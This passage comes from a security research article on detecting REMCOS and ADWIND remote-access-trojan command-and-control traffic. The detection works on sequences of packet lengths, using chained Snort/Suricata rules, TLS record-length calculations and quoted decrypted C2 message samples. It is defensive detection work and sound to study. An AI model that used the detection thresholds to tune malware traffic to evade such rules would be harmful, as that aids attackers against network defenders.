[DataStart]I...pong|cmd| 0|cmd|T.a.s.k. . S.w.
[DataStart]....ping|cmd|0|cmd|20
[DataStart]I...pong|cmd| 0|cmd|T.a.s.k. . S.w.

Figure 6. Remcos communication

Let's look at the network interaction of REMCOS. This RAT is ideal for demonstrating our detection method. Remember, we need to detect a version of REMCOS that encrypts its C2 connections with the RC4 algorithm. One convenient thing about RC4, from a detection point of view, is that the size of encrypted messages perfectly matches the size of messages prior to encryption. In Figure 6, we show the server and client streams separately, and also decrypted commands and their size in bytes. The start of data in the REMCOS protocol is marked with the [DataStart] header. Commands and data in messages are separated with |cmd|. The first message in the stream is from the client: it's a command to register on the server. It contains registration data about the infected system. The second packet includes a short query with a command to maintain the connection (ping). Client–server data exchange will typically be as follows: client request to add a new agent and short queries from the server, interspersed with client responses containing a little more data.

Communication by REMCOS can be detected with five rules. This means five connected detection areas. And, therefore, the five first packets in a stream. Let's look at the rule mechanics. The detection area for the first packet is limited to system data for registration and lies within the range of 201 to 911 bytes. So first of all we track this information. To set up a rule for the detection area of the first client packet, we need to set the position of the server stream (stream_size =, 1). See Figure 7. This means the server has not yet transmitted anything, and the client data packet is the first in the communication. We monitor the client stream within the length of the first packet, from 201 to 913 bytes. The second rule is the "eye of the needle": it lets through only packets with a small spread of length, 8 bytes. This happens due to the difference in the length of server commands, which can range from 26 to 34 bytes. Most false positives will be filtered out by this second rule.




Figure 7. Remcos detection rules

Dealing with flags is simple. In the first rule, set "FB_0". Check it in the second rule, unset it, and set a new one, "FB_1". Keep doing that down the chain until you reach the last one, and only then enable a detection alert.

We think there's no need to make the chain of rules any longer, because accurate detection depends largely on the presence of the "eye of the needle"—the server response with a small spread of values right after the client is registered. Nevertheless, the search for various modifications continues. The REMCOS protocol is a vivid example of a homemade (custom) protocol demonstrating the kind of data transmitted as part of C2 and what sequences of message lengths can be encountered. Using a similar detection process, we have already written rules to detect other malicious software. C2 communications are encrypted quite securely, but we can still detect patterns in the packet lengths. Tofsee, Bayrob, and Virut are only some of what you can find in our public rule pack (bit.ly/2uuea2g).

ADWIND vs. REMCOS

The next RAT we'll discuss is ADWIND, also known as AlienSpy and JSocket. It's still widely used by attackers and was even offered as a service by subscription.

In this case, the client and server communicated in a serialized Java stream, which is not surprising, because the RAT itself is written in Java. In Figure 8, you can see an example of client–server communication. The first two packets 4 bytes long are auxiliary sequences (STREAM_MAGIC) and (STREAM_VERSION) that always head up the serialized Java stream; we can call these packets the "start bytes." These start bytes will be an eye




Figure 8. Adwind communications

of the needle for detection, but not the only one. The first three server commands are not concatenated into one message. Rather, they come one after the other in separate fragments. This behavior also facilitates detection. The way ADWIND exchanges messages is

very similar to REMCOS: short server queries and client responses containing a little more data, after information about the client. And if only these messages weren't wrapped up in TLS, it would be easy going indeed.

TLS, unwrap!




Figure 9. TLS 1.1, 1.2 Record layer CBC block cipher

According to RFC5246, application data is located on the record layer of the TLS protocol, as shown in Figure 9. Let's see what contributes to the length of the data indicated in the "length" field. For ADWIND, we would be interested in TLS versions 1.1 and 1.2 of AES CBC, so on the diagram we see the initialization vector. Application data is located in several "data" sections. Because of the need to adjust input data to a size that is a multiple of the encryption block size, the encryption output will be padded for extra length. The step size will be equal to the block size, which is 16 bytes. Such quantization in encryption is demonstrated in Figure 10.

Next we build the reference frame. On the horizontal axis, put the number of bytes used as input for the encrypted block. The vertical axis shows the number of bytes in a TLS protocol application data section, the "length" field in Figure 9. As seen in Figure 10, the graph is stepped. This step function is upped by a constant of 64 bytes, 48 of which are a hash-based message authentication code (HMAC) with the SHA384 hashing algorithm.




Figure 10. TLS 1.1, 1.2 AES256 CBC SHA384

The remaining 16 bytes are the initialization vector. Let's try determining the number of bytes we get as output from a certain input message length. Suppose we need to encrypt a message 18 bytes long. Find 18 on the horizontal axis in Figure 10, find where it crosses the graph, and get the number on the vertical axis. For an 18-byte message the output block will be 96 bytes.

Detection in practice with TLS

Now that we know how the data is quantized, we can resume our description of how to detect ADWIND and see how the data size changes after encryption. Short first packets are data requiring not more than one block of ciphertext. After a TLS fragment is formed, their length will be 80 bytes each. Of these, 4 bytes are cleartext, 48 bytes are the HMAC, which is upped by 12 bytes of padding to a number that is a multiple of the EAS algorithm block. The total is 64 bytes. Add 16 bytes for the initialization vector, so we get 80 bytes of output. Server commands are 18 bytes each. As a result, output for each one will be five blocks of ciphertext plus initialization vector. This makes a total of 96 bytes for each message. As you may have noticed, the structure of client–server communication did not change after encapsulation with the TLS protocol. Now our task is to detect sequences of lengths of application data fragments. It's a little different from detection in the case of REMCOS. Fragment lengths in this case will have to be taken directly from the "length" field of the record layer (Figure 9). Let's see which keywords in the rules can help now.




Figure 11. ADWIND block size comparison: plaintext and TLS

Detection rules in TLS are a mix of the keywords "content", "byte_test", and "stream_size". The "content" keyword is used to find the first bytes responsible for the data type, as well as the TLS protocol version. This is the first part of the condition that we put in the rule.

The next two bytes of the record contain the fragment length. We check them with the "byte_test" keyword to find a fragment of that length. The vertical axis (Figure 12) shows the size of a TLS application data fragment. So the detection area in this case is determined on the vertical axis by two inclusions of the "byte_test" keyword in the rule. For the upper bound we use "less than or equal to," and for the lower bound, "greater than or equal to." So if we see that in the inspected packet the first two bytes are 0x1703 and the following two fall within the range of 900 to 1104, the second part of the rule condition applies. The next condition will be the position of this fragment in the client and server streams. We




Figure 12. TLS rules and keywords

will calculate the server stream and client stream separately. In Figure 12, the stream is marked with a horizontal axis. The keyword for positioning on the horizontal axis is "stream_size", as before. And the last condition in the rule will be checking the flag. If all four conditions are met, the rule triggers and the next flag is set. Then the whole cascade of rules is activated along the chain and this triggers an event in the intrusion prevention system.


The advantage of intrusion prevention systems is their Multi Pattern Matcher (MPM), which accelerates traversal of the rule tree. But in case of rules without content, the system has to inspect each packet without MPM, which may impact the performance of the sensor. To resolve that, the developers plan to introduce a "prefilter" keyword in some sensors for numeric parameters referring to the sizes of packets and streams. This should help to simplify rule evaluation. We hope that other such efforts in this direction will continue.

Summing up

When we began our research, we hoped to expand the capabilities of existing intrusion detection systems. We wanted to develop rules that could detect threats for a long time based on different principles than before. Knowing that attackers are aware of detection systems' capabilities and try to evade them, detection based on this method gave us an undeniable advantage.

In the end, this method and its implementation very accurately detect malicious software and tools hidden by TLS or a custom protocol. The syntax used in IDS Snort and Suricata is sufficient for detection based on sequences of message data lengths. At Suricon2018 this concept of rule building was presented along with its implementation method, receiving support from developers.

